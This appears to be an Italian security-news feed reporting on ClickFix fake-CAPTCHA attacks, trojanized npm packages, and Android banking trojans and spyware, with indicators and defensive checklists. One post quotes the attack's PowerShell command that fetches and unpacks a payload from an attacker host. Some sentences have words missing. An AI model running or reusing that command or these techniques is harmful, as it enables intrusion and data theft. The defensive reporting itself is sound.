
TerminalFix: come funziona l’attacco ClickFix con falsi CAPTCHA Cloudflare (e come difendersi)

Da fine agosto 2026 Microsoft Threat Intelligence sta monitorando una campagna che porta il nome interno di T

Altro...

Da fine agosto 2026 Microsoft Threat Intelligence sta monitorando una campagna che porta il nome interno di TerminalFix: una variante evoluta della tecnica ClickFix, in cui l’utente viene convinto a “risolvere” da solo una verifica anti-bot incollando ed eseguendo un comando nel terminale di . A differenza delle precedenti ondate ClickFix, che si limitavano a piazzare un infostealer, questa campagna costruisce una catena multi-stadio con DLL sideloading, steganografia e un tunnel di rete inverso completo. Per chi gestisce endpoint aziendali è un caso di studio da conoscere a fondo, perché la superficie di attacco non è una vulnerabilità software, ma il comportamento umano davanti a un prompt che sembra legittimo.

Cos’è la tecnica ClickFix e perché funziona ancoraClickFix sfrutta un principio semplice: gli utenti sono ormai abituati a superare verifica , quindi un overlay che imita Turnstile o un servizio simile non desta sospetti. La particolarità è che l’overlay non chiede di cliccare una casella, ma guida la vittima a premere Win+R, incollare un comando (già copiato negli appunti dal sito malevolo tramite JavaScript) e premere Invio. In questo modo l’attaccante bypassa i controlli sui download dai : non c’è un eseguibile da salvare e aprire, solo testo incollato in una finestra di dialogo che l’utente stesso avvia.

La catena di attacco di TerminalFix, passo dopo passoSecondo l’ pubblicata da Microsoft Security, la campagna si sviluppa in otto fasi distinte, orchestrate per restare sotto la soglia di rilevamento della maggior parte degli endpoint protection tradizionali.

  1. Il sito compromesso e il falso CloudflareLa vittima visita un sito legittimo ma compromesso (uno degli indicatori è linked-log[.]com) che mostra un overlay identico a una verifica Cloudflare Turnstile. Lo script della pagina cancella il terminale e stampa un messaggio del tipo “Starting Cloudflare verification…”, mentre il comando malevolo finisce già negli appunti dell’utente.

  2. Download ed estrazioneIl comando incollato scarica un archivio ZIP e lo estrae in una sottocartella casuale di C:\ProgramData, ad esempio:

Invoke-WebRequest -Uri hxxps://gitnow[.]dev/payload.zip -OutFile $env:TEMP\p.zip
Expand-Archive $env:TEMP\p.zip -DestinationPath C:\ProgramData\f47f2a8c21c9df4e
Un file batch nella stessa cartella viene lanciato in modo silenzioso, avviando la fase successiva.

  1. DLL sideloading su un binario firmato MicrosoftQui la campagna mostra la sua sofisticazione: il file batch esegue LockScreenContentServer.exe, un eseguibile Windows legittimo e firmato digitalmente, che al lancio cerca automaticamente dui70.dll nella propria directory prima di controllare System32. L’attaccante sfrutta esattamente questo ordine di ricerca (T1574.001 nel framework MITRE ATT&CK) piazzando una DLL malevola con lo stesso nome accanto al binario firmato. Il codice malevolo parte quindi “dentro” un processo attendibile agli occhi di qualsiasi soluzione basata su reputazione del file firmatario.

  2. Steganografia: payload nascosti in immagini PNGLa DLL scarica una o più immagini PNG da server come bestsocialmedianewspapper[.]com ed estrae dati binari nascosti nei canali RGBA dei , con i primi 8 byte che codificano la lunghezza del payload come intero a 64 bit. Suddividere il payload su più immagini rende ancora più difficile il rilevamento a livello di rete, dato che il traffico appare come un semplice download di immagini verso un CDN qualunque.

  3. Persistenza doppiaIl si assicura la sopravvivenza al riavvio tramite due meccanismi paralleli: una chiave in HKCU...\Run e un’attività pianificata che rilancia l’eseguibile ogni 60 minuti. La ridondanza serve a resistere anche a una bonifica parziale.

  4. Ricognizione dell’ambiente Active DirectoryUna volta stabilito, lo script effettua enumerazione del dominio (trust, domain admin), ping sweep dei server interni e raccolta di informazioni di sistema, il tutto orientato a mappare controller di dominio, database, server di backup, gateway e sistemi di posta come obiettivi di movimento laterale.

7-8. Loop di comando e tunnel inversoUn ciclo di file-watch controlla periodicamente un file di testo per nuovi comandi, li esegue con Invoke-Expression e ne salva l’output. Il collegamento con l’infrastruttura dell’attaccante avviene tramite una copia ufficiale di Python 3.14.5, lanciata con pythonw.exe per restare invisibile, che esegue uno script client custom (client.py). Questo implant stabilisce una connessione TLS con upgrade a WebSocket verso gitnow[.]dev:443 e implementa un proxy TCP in stile SOCKS5: l’attaccante può quindi istruire l’implant a connettersi a qualsiasi host interno raggiungibile dalla macchina compromessa, di fatto trasformandola in un pivot verso la rete aziendale. Lo script ruota anche gli User-Agent tra Chrome, Firefox e Safari per confondersi con il traffico normale.

Indicatori di compromissione principaliDomini C2/hosting: gitnow[.]dev (tunnel, porta 443), bestsocialmedianewspapper[.]com (hosting steganografico), offlineupdater[.]com (failover), linked-log[.]com (sito compromesso)

Processo abusato: LockScreenContentServer.exe in esecuzione da percorsi non standard (es. C:\ProgramData...)

DLL malevola: dui70.dll caricata tramite sideloading (nove varianti hash osservate)

Rilevamenti Microsoft Defender: Trojan:Win32/ClickFix., Trojan:Win32/TermFix., Trojan:Win64/DLLHijack.DAB!MTB, Trojan:Python/Indigo.SA

Come proteggere l’infrastruttura: checklist operativaMicrosoft e diversi ricercatori indipendenti convergono su un set comune di contromisure, applicabili sia con Microsoft Defender che con altri stack EDR:

Restringere l’esecuzione di PowerShell con AppLocker o Windows Defender Application Control, limitando gli script non firmati e abilitando il Constrained Language Mode per gli utenti standard.

Controllare o disabilitare la finestra Esegui (Win+R) tramite policy per gli utenti che non ne hanno necessità operativa, riducendo drasticamente la superficie di attacco di ClickFix.

Monitorare l’esecuzione di binari LOLBin firmati (come LockScreenContentServer.exe) da percorsi anomali quali ProgramData o Temp, non dalla loro directory di sistema abituale.

Abilitare lo script block logging di PowerShell (Event ID 4104) per avere visibilità sui comandi effettivamente eseguiti, non solo sul processo lanciato.

Attivare le regole ASR (Attack Surface Reduction) che bloccano script offuscati, eseguibili poco diffusi/nuovi e il lancio di contenuti scaricati da JavaScript/VBScript.

Configurare Windows Terminal per avvisare su incollaggi multi-riga, così da rompere l’automatismo copia-incolla-invio su cui si basa l’intera catena.

Formare gli utenti spiegando esplicitamente che nessuna verifica CAPTCHA legittima richiede mai di aprire un terminale o una finestra di esecuzione comandi.

Se vengono rilevati indicatori della campagna, trattare l’host come compromesso a livello di rete: ruotare le credenziali usate su quella macchina (comprese quelle di dominio se sono state inserite) e verificare eventuali connessioni SOCKS anomale verso l’esterno.

ConclusioneTerminalFix conferma una tendenza che i sistemisti dovrebbero già avere sul radar: le tecniche di social engineering come ClickFix non sono più un problema “consumer” legato a infostealer opportunistici, ma vengono usate come testa di ponte per intrusioni enterprise complete, con ricognizione Active Directory e accesso di rete persistente. Il punto debole non è tecnico ma comportamentale, ed è proprio per questo che i controlli più efficaci — blocco di PowerShell non firmato, restrizioni su Win+R, logging degli script — vanno applicati indipendentemente dal fatto che l’endpoint protection riconosca o meno la specifica variante del giorno.

Fonte: Microsoft Security Blog – “TerminalFix campaign deploys reverse tunnel through multistage intrusion”

#sicurezza #powershell #windows #phishing #malware #sysadmin #captcha

0

Caricamento...

0
1

Caricamento...


A csv formatted list of campaigns that crossed my path in August to include subject, type, c2, hash, and email exfil addresses:

htt

Altro...

A csv formatted list of campaigns that crossed my path in August to include subject, type, c2, hash, and email exfil addresses:

https://gist.github.com/silence-is-best/df9627fac2f23aaa0a17cd7ff3cb71f8

#malware #malspam #retrohunt

0

Caricamento...

0
0

Caricamento...

19 estensioni tra Chrome ed Edge con dentro un framework malware che ruba wallet, credenziali e cronologia, e piazza pure trappole ClickFix. La campag

Altro...

19 estensioni tra Chrome ed Edge con dentro un framework malware che ruba wallet, credenziali e cronologia, e piazza pure trappole ClickFix. La campagna sembra girare da febbraio 2024.

Il metodo non è nuovo: l'ignaro utente installa l'estensione buona, poi l'aggiornamento automatico gli serve la versione malevola.

La più diffusa aveva 80.000 installazioni.

@sicurezza@diggita.com

https://socket.dev/blog/chrome-edge-extension-wallet-drainer

#sicurezza #malware #clickfix #chrome

2

Caricamento...

0
3

Caricamento...


RedC2 4.0: il trojan che si nasconde in 14 pacchetti npm e usa l’IA per orchestrare gli attacchi

Si parla di:

Toggle

Quattordici pacchetti , camuffati da innocue utility per calendari e “streak” di produttività, sono in realtà il vettore di

Altro...

Si parla di:

Toggle

Quattordici pacchetti , camuffati da innocue utility per calendari e “streak” di produttività, sono in realtà il vettore di una delle campagne più sofisticate degli ultimi mesi contro la supply chain open source. Il payload si chiama RedC2 4.0 ed è la nuova generazione di un framework di comando e controllo commerciale che, per la prima volta, integra un vero e proprio agente AI capace di tradurre istruzioni in linguaggio naturale in comandi operativi post-exploitation. Il caso, documentato il 21 agosto 2026 dal team TrendAI (la divisione enterprise di Trend Micro) grazie al lavoro del ricercatore Aliakbar Zahravi, segna un salto di qualità nella criminalità informatica “as-a-service”: non serve più essere un operatore esperto per condurre un’intrusione complessa, basta saper scrivere un prompt.

Come funziona l’infezione: un import vale una backdoorI quattordici pacchetti — tra cui streak-metrics-math, kit-map-vim, streak-map-cache, streak-map-kit, map-streak-kit, streak-cache-map, streak-calc-metrics, streak-calc-math, streak-math-abz, streak-metricsaz, streak-math-metrics, streak-metricazbd, streak-metricsazb e streak-kit-map — mantengono la funzionalità dichiarata (calcolo di statistiche e “streak” di calendario) per non destare sospetti in fase di code review. Il payload malevolo è però innescato senza bisogno di alcun hook di installazione: secondo l’analisi di TrendAI, “quando il modulo si carica, localizza il binario incluso, lo rende eseguibile e lo avvia come processo detached in background”. Basta quindi un semplice import del pacchetto perché l’impianto si attivi automaticamente, senza passare per postinstall scripts più facilmente intercettabili dai controlli di automatizzati.

I binari, con nomi che variano da pacchetto a pacchetto (math-core.bin, math-calc.bin, calc-math.dat, calc-cache.bin, calc.bin, calc-mapping.bin), sono collocati nelle directory dist/ o dist/internal/ del pacchetto, un’ubicazione volutamente innocua che si mimetizza nella normale struttura di un modulo Node.js.

RedShell: il beacon Linux e le sue capacitàLa variante Linux del framework, battezzata RedShell Beacon, fornisce agli attaccanti una shell interattiva tramite /bin/sh ed espone comandi dedicati alla ricognizione del sistema, alla raccolta di credenziali (comprese le chiavi e le credenziali salvate nei ), alla persistenza e all’esecuzione in-memory di file ELF, riducendo così le tracce lasciate su disco. La variante del framework va oltre, aggiungendo bypass di UAC, rilevamento e tampering degli e strumenti per il movimento laterale in rete.

Sul piano cross-platform, RedC2 4.0 offre capacità che lo rendono paragonabile a framework offensivi di fascia alta come Cobalt Strike o Sliver: tunneling host-to-host e pivoting di rete, trasferimento file e consegna di payload in fasi successive, esecuzione in memoria di Beacon Object File (BOF), assembly .NET e shellcode. Non stupisce che il prezzo di listino sul canale di distribuzione “Red Offsec” sia fissato a 99,99 dollari: un investimento minimo per capacità offensive un tempo riservate ad attori con risorse ben più consistenti.

“Red Agent”: quando l’IA orchestra il post-exploitationL’elemento che distingue davvero questa release è il componente denominato “Red Agent”, un modulo basato su LLM che trasforma intenzioni espresse in linguaggio naturale in comandi beacon del framework. In pratica, l’operatore non deve più conoscere a memoria la sintassi dei comandi RedShell: può limitarsi a formulare richieste come “enumera gli host raggiungibili in rete” o “raccogli le credenziali salvate”, lasciando che sia l’agente AI a tradurle in azioni concrete di ricognizione, movimento laterale e credential dumping. È lo stesso paradigma che negli ultimi mesi ha abbassato la barriera d’ingresso per campagne di phishing e sviluppo malware — applicato però direttamente alla fase più delicata di un attacco, quella successiva alla compromissione iniziale, dove finora serviva esperienza operativa reale per non farsi scoprire.

Timeline di un framework in evoluzioneAgosto 2025 — Rilascio di RedC2 v2.0

Gennaio 2026 — Commercializzazione della v3.0

Giugno 2026 — L’attore “MarlboroMan” pubblicizza la v4.0 su Hack Forums

Agosto 2026 — TrendAI scopre la campagna di distribuzione via npm con i 14 pacchetti trojanizzati

Due righe per i difensoriIl caso RedC2 conferma una tendenza consolidata: gli attaccanti prediligono nomi di pacchetti “typosquattati” su termini generici e popolari (in questo caso legati a calendari e tracking di abitudini) proprio perché generano traffico di installazione costante e passano più facilmente inosservati tra le migliaia di dipendenze di un progetto Node.js. TrendAI non ha reso pubblici hash o indicatori di rete specifici al momento della pubblicazione, ma i nomi dei pacchetti e dei binari incorporati restano il principale segnale di compromissione disponibile.

Per i team di sicurezza, le priorità operative sono chiare: verificare immediatamente la presenza di uno qualsiasi dei pacchetti elencati nelle dipendenze dirette o transitive dei propri progetti (anche tramite npm ls o strumenti SCA), monitorare i processi detached generati subito dopo l’installazione di nuovi moduli npm, applicare policy di allow-listing per i pacchetti approvati nei pipeline CI/CD e verificare la presenza di file binari eseguibili — un pattern estremamente anomalo per una libreria JavaScript pura — all’interno delle directory dist/. La comparsa di agenti AI integrati nei toolkit offensivi commerciali suggerisce inoltre che i prossimi mesi vedranno una proliferazione di varianti sempre più accessibili, e che la difesa dovrà spostarsi sempre più a monte, sulla supply chain, piuttosto che sul solo endpoint.

Indicatori di compromissione# Pacchetti npm trojanizzati (RedC2 4.0 / RedShell)
streak-metrics-math@1.0.0, 1.0.1
kit-map-vim@1.0.0
streak-map-cache@1.0.0
streak-map-kit@1.0.0
map-streak-kit@1.0.0
streak-cache-map@1.0.0
streak-calc-metrics@1.0.0
streak-calc-math@1.0.0
streak-math-abz@1.0.0
streak-metricsaz@1.0.0
streak-math-metrics@1.0.0
streak-metricazbd@1.0.0
streak-metricsazb@1.0.0
streak-kit-map@1.0.0

Nomi dei binari embedded (in dist/ o dist/internal/)

math-core.bin
math-calc.bin
calc-math.dat
calc-cache.bin
calc.bin
calc-mapping.bin

Comportamento indicativo (host Linux)

  • Processo detached avviato subito dopo import del modulo
  • Shell interattiva via /bin/sh generata da processo Node.js
  • Persistenza via cron job o unit systemd non riconducibile a software noto
  • Accesso in lettura a ~/.ssh/ e a credential store dei browserFonti: TrendAI / Trend Micro (Aliakbar Zahravi), The Hacker News.

#ai #intelligenzaartificiale #infosec #backdoor #malware #supplychain #npm #supplychainattack

1

Caricamento...

0
6

Caricamento...

Manic: il trojan Android che ruba i PIN bancari e li fa uscire di casa via Bluetooth anche offline

Si parla di:

Toggle

Da febbraio 2026 un nuovo bancario per circola con un obiettivo dichiarato: l’. Ma “trojan bancario” è

Altro...

Si parla di:

Toggle

Da febbraio 2026 un nuovo bancario per circola con un obiettivo dichiarato: l’. Ma “trojan bancario” è ormai una definizione troppo stretta per Manic, il descritto in un di ThreatFabric come “un ibrido tra malware bancario e ”. Oltre a rubare PIN e credenziali finanziarie, Manic intercetta , seed phrase di wallet , cronologia chiamate e posizione — e, quando il telefono infetto è , trova comunque il modo di far uscire i dati sfruttando altri dispositivi compromessi nelle vicinanze via Bluetooth e Wi-Fi Direct. È una capacità che ridefinisce cosa significhi davvero “isolare” un dispositivo compromesso.

Non una schermata di phishing, ma una tastiera che origliaLa maggior parte dei trojan bancari Android si affida a overlay che imitano l’interfaccia dell’app bersaglio per catturare le credenziali digitate dalla vittima. Manic fa qualcosa di più subdolo: grazie ai permessi di Accessibility Service, determina la posizione della tastiera digitale legittima dell’app e registra i singoli tocchi dell’utente senza alterare in alcun modo il funzionamento dell’app originale. Il risultato è che la vittima interagisce con la sua banca reale, sullo schermo reale, mentre in background il malware classifica ogni sequenza digitata — PIN di sblocco, seed phrase di wallet, codici OTP, password — semplicemente osservando dove e quando avvengono i tocchi.

A questa capacità si aggiungono sessioni di controllo remoto vere e proprie via WebRTC, con visualizzazione live dello schermo, mascherate dietro overlay neri o finte schermate di aggiornamento di sistema; la possibilità di sbloccare il dispositivo da remoto tramite la funzione autoEnterPin, una volta che il PIN è stato catturato; e comandi dedicati per disattivare Google Play Protect (disable_gp), così da ridurre le probabilità di essere rilevati anche dalle protezioni native di Android.

169 applicazioni monitorate, priorità all’UcrainaThreatFabric ha censito 169 identificatori di applicazioni nella lista bersagli di Manic: banche, exchange di criptovalute, app di pagamento P2P e “buy now pay later”, client email e browser. Il dato più significativo, però, è la composizione geografica dei target: il malware dà priorità esplicita a banche ucraine, servizi eID e piattaforme governative, oltre ad app di messaggistica sia commerciali sia a uso militare — una scelta che, nel contesto del conflitto in corso, suggerisce un interesse che va oltre la semplice frode finanziaria. La lista si estende poi a istituti finanziari in Russia, Polonia, Repubblica Ceca, Slovacchia, Austria, Germania, Francia, Spagna, Paesi Bassi, Estonia, Lituania e Regno Unito, con distribuzione tramite siti di phishing e dropper che si spacciano per utility di sistema o aggiornamenti di componenti Android/produttore (i nomi dei package individuati imitano deliberatamente Huawei, Honor, Lenovo, Motorola e persino Apple).

Lo sviluppo del malware appare tutt’altro che concluso. ThreatFabric ricostruisce una timeline chiara: la prima infrastruttura viene registrata a febbraio 2026, i servizi di produzione entrano in funzione tra marzo e aprile, la prima versione operativa di wrapper e implant compare a maggio, mentre a luglio arriva un aggiornamento che introduce protezioni anti-analisi rafforzate, caricamento del codice DEX direttamente in memoria (per complicare l’analisi statica) e un meccanismo di phishing per il “lock secret” del dispositivo.

Quando internet non basta: l’esfiltrazione mesh via BluetoothLa caratteristica più originale di Manic — e quella che lo distingue nettamente dal panorama dei trojan Android — è il meccanismo di esfiltrazione dati progettato per funzionare anche quando il dispositivo infetto non ha accesso diretto a internet. I dati rubati vengono cifrati con AES-GCM e messi in una coda locale; il malware cerca poi altri dispositivi infetti nelle vicinanze tramite Wi-Fi Direct, Bluetooth RFCOMM o BLE GATT, costruendo percorsi “store-and-forward” multi-hop — fino a 4 salti per impostazione predefinita — capaci di far arrivare i dati a internet passando di device in device, finché uno di essi non trova connettività diretta. Se nessuna rotta è disponibile nell’immediato, i dati restano semplicemente in coda per essere ritrasmessi al primo tentativo utile.

Come sintetizzano gli stessi ricercatori di ThreatFabric, “rimuovere l’accesso diretto a internet da un dispositivo infetto non impedisce necessariamente l’esfiltrazione dei dati”. È una considerazione che dovrebbe far riflettere chi progetta contromisure basate solo su segmentazione di rete o blocco della connettività cellulare/Wi-Fi: in scenari con più dispositivi compromessi nello stesso ambiente — un ufficio, un’abitazione, persino un evento pubblico — la rete mesh creata dal malware stesso diventa il canale di comunicazione, aggirando completamente i controlli perimetrali tradizionali pensati per un singolo endpoint.

Due righe per i difensoriPer i team di sicurezza mobile e per gli istituti finanziari nei paesi target, Manic impone di ripensare due assunzioni comuni. La prima è che il monitoraggio comportamentale lato server (fraud detection basata su pattern di digitazione o velocità di interazione) rimane efficace anche quando l’attaccante non altera l’interfaccia dell’app: qui serve piuttosto rilevare l’uso anomalo di servizi di Accessibility da parte di app di terze parti non correlate al contesto bancario. La seconda è che l’isolamento di rete di un dispositivo sospetto non è più una garanzia sufficiente, quando l’esfiltrazione può avvenire tramite protocolli short-range verso dispositivi terzi già compromessi.

Verificare quali app hanno richiesto e ottenuto permessi di Accessibility Service e Notification Listener, specie se provenienti da fonti fuori Google Play

Monitorare pattern anomali di connessioni Wi-Fi Direct/Bluetooth in ambienti aziendali e finanziari sensibili

Diffidare di dropper che si presentano come aggiornamenti di componenti di sistema legati a specifici produttori (Huawei, Honor, Lenovo, Motorola)

Mantenere attivo Google Play Protect e verificare periodicamente lo stato di attivazione, dato che Manic include comandi dedicati per disattivarlo

Per le banche: rafforzare l’autenticazione multi-fattore fuori-banda, poiché OTP e SMS risultano tra i dati intercettati con priorità

Indicatori di compromissione[Wrapper - luglio 2026]
SHA-256: 80be0942d0e20b5006e240434f42512c8b3cd0d54eee858a25663c1a4224a576
Package: tech.intel.dialer.updater

[Implant - luglio 2026]
SHA-256: feea425cde1223fe7afdd7a1ea631678ec6282f6cc20c3d3c0fb97cdbcf65b9b
Package: org.lenovo.storage.processor

[Implant primario]
SHA-256: e7abc375f24d0dd2419e0bce4686c7301b3ee82ae38906c67d3481580f6c648e
Package: tech.apple.dialer.scheduler

[Wrapper - maggio 2026]
SHA-256: 2884108b35eba7b8099087405653c1b23c3839f0d5058c4d61341fc31cfc6040
Package: org.honor.secure.helper

[Implant - maggio 2026]
SHA-256: 2fb5b01ea5a483d60b659e85327a53c6661bdd630d4afd93dc5fe0941d3ccbbe
Package: dev.huawei.media.helper

[Implant correlato]
SHA-256: 7c12f1237090e32c18583f66f1a9e44b029ad7c1e61179e1d524fb3093abd59a
Package: io.motorola.secure.executor

[Comandi bot principali]
remote_control - sessione schermo/webcam via WebRTC
get_logs - esportazione log accessibility
export_sms - esportazione SMS
export_calls - esportazione cronologia chiamate
export_contacts - esportazione contatti
export_file - raccolta file locali
send_sms - invio SMS dal dispositivo
ussd - esecuzione codici USSD
geo - attivazione geolocalizzazione
disable_gp - disattivazione Google Play ProtectFonte primaria: ThreatFabric Mobile Threat Intelligence. Report completo disponibile sul blog ufficiale di ThreatFabric.

#android #cyberwar #infosec #spyware #cyberpedia #malware #trojan #ukraine #russia #banking

0

Caricamento...

0
6

Caricamento...

DragonDoll: lo spyware Android che si finge un aggiornamento Chrome e legge Telegram, WhatsApp e Signal in 26 Paesi

Si parla di:

Toggle

Una pagina che imita alla perfezione la schermata di aggiornamento di , un dropper che scarica il payload reale s

Altro...

Si parla di:

Toggle

Una pagina che imita alla perfezione la schermata di aggiornamento di , un dropper che scarica il payload reale solo dopo, e un abuso sistematico dei servizi di accessibilità per leggere in tempo reale le chat di , e senza mai toccare la loro crittografia end-to-end. È DragonDoll, lo commerciale che il Positive Technologies Expert Center (PT ESC) ha tracciato in almeno 26 Paesi, inclusa, con circa 150 campioni caricati in appena due mesi su un repository pubblico.

Un finto aggiornamento, un dropper veroLa catena d’infezione comincia con un APK che si spaccia per “Chrome.apk” e adotta la tecnica dei tampered headers per ostacolare gli strumenti di analisi statica. Una volta installato, il file mostra una pagina-esca che riproduce fedelmente il branding di un aggiornamento ufficiale di Google Chrome, convincendo l’utente a proseguire con l’installazione. Solo a questo punto il dropper scarica ed esegue il payload reale, denominato internamente K3iwv7VF.apk, decifrato con AES-256-GCM tramite implementazione nativa (libreria compilata in C/C++, non in Java/Kotlin), un’ulteriore misura anti-analisi rispetto ai più comuni spyware Android scritti interamente in linguaggio gestito.

Il vero motore: l’abuso dell’AccessibilityServiceDragonDoll non sfrutta exploit del kernel o vulnerabilità 0-day: si affida quasi interamente all’AccessibilityService di Android, l’API pensata per rendere il sistema operativo utilizzabile da persone con disabilità visive. Una volta ottenuto il permesso — spesso concesso dalla vittima stessa, ingannata dalla schermata di richiesta mascherata da parte del sistema — lo spyware può:

Intercettare tap, gesture e input da tastiera in tempo reale su qualsiasi app in primo piano.

Leggere il contenuto delle notifiche, incluse quelle di Telegram (liste chat, contatti, testo dei messaggi e timestamp) man mano che arrivano, senza dover violare la cifratura del protocollo.

Monitorare visivamente lo schermo durante l’uso di WhatsApp e Signal, catturando ciò che compare a video anche quando l’app stessa è protetta da crittografia end-to-end.

Iniettare overlay fasulli sopra app bancarie per sottrarre credenziali (banking overlay injection), una tecnica presa in prestito dai trojan bancari Android più maturi.

Raccogliere contatti, SMS, log delle chiamate, screenshot, stato di batteria/Wi-Fi/USB/SIM, IMEI e la lista completa delle app installate.

Per app meno “prioritarie” come Viber, il malware si limita a una raccolta più semplice dei dati visibili a schermo, segno di uno sviluppo modulare e mirato piuttosto che di un tool generico riadattato.

Una campagna globale, con targeting linguistico chirurgicoPT ESC ha individuato la campagna per la prima volta nella primavera 2026, durante l’analisi di attacchi contro utenti in Arabia Saudita, per poi scoprire un’infrastruttura di distribuzione molto più ampia: oltre 26 Paesi colpiti, tra cui Russia, Cina, Corea del Sud e diversi Stati dell’area MENA, con il malware localizzato in 34 lingue di interfaccia. Tra il 6 marzo e il 6 maggio 2026 sono stati caricati circa 150 campioni unici su un account GitHub (kesmanta24, registrato con l’indirizzo kesmantes52@outlook.com), arrivati almeno alle versioni 9.3 e 9.4 — un ritmo di sviluppo che tradisce un progetto attivamente mantenuto e monetizzato, non un esperimento estemporaneo.

L’infrastruttura di comando e controllo si appoggia al dominio channelzones[.]co, ospitato su hosting russo, con canali di comunicazione bidirezionale basati su Socket.IO e autenticazione tramite OkHttp3; la cifratura del traffico combina AES-256-CBC e RSA OAEP in uno schema ibrido. La distribuzione iniziale avviene tramite domini civetta come datewithmealways[.]site, datewithmealways[.]online e digitaladstracking[.]com, pensati per superare filtri di reputazione e ingannare l’utente con nomi apparentemente innocui o a tema dating/advertising.

Perché conta: il mercato in espansione dello spyware commerciale AndroidDragonDoll si inserisce in un trend che i ricercatori osservano da tempo: la proliferazione di famiglie spyware Android vendute o distribuite su scala industriale, capaci di aggirare la crittografia end-to-end di app come Signal e WhatsApp non attaccando il protocollo, ma il dispositivo stesso attraverso funzioni di sistema legittime come l’accessibilità. È lo stesso principio dietro altre famiglie recenti individuate mascherate da versioni “clonate” di Telegram e Signal distribuite anche tramite store ufficiali, un problema che ha spinto più volte Google a rafforzare i controlli su Play Protect senza però eliminare il rischio quando l’installazione avviene tramite sideloading da pagine web esterne, come nel caso di DragonDoll.

La presenza della Russia tra i Paesi bersaglio, insieme a un’infrastruttura C2 ospitata proprio su hosting russo, è un dettaglio che PT ESC segnala senza sciogliere del tutto l’ambiguità sull’attribuzione: non è chiaro se si tratti di un operatore locale che colpisce anche il proprio mercato interno, di un tool venduto a più clienti con targeting indipendente, o di un’operazione di sorveglianza mirata mascherata da campagna commerciale opportunistica.

Come proteggersiNon installare mai aggiornamenti di Chrome (o di qualsiasi altra app) da pagine web esterne al Google Play Store: gli aggiornamenti legittimi non vengono mai proposti così.

Verificare periodicamente in Impostazioni → Accessibilità quali app hanno permessi attivi e revocarli per tutto ciò che non sia uno strumento di assistenza riconosciuto.

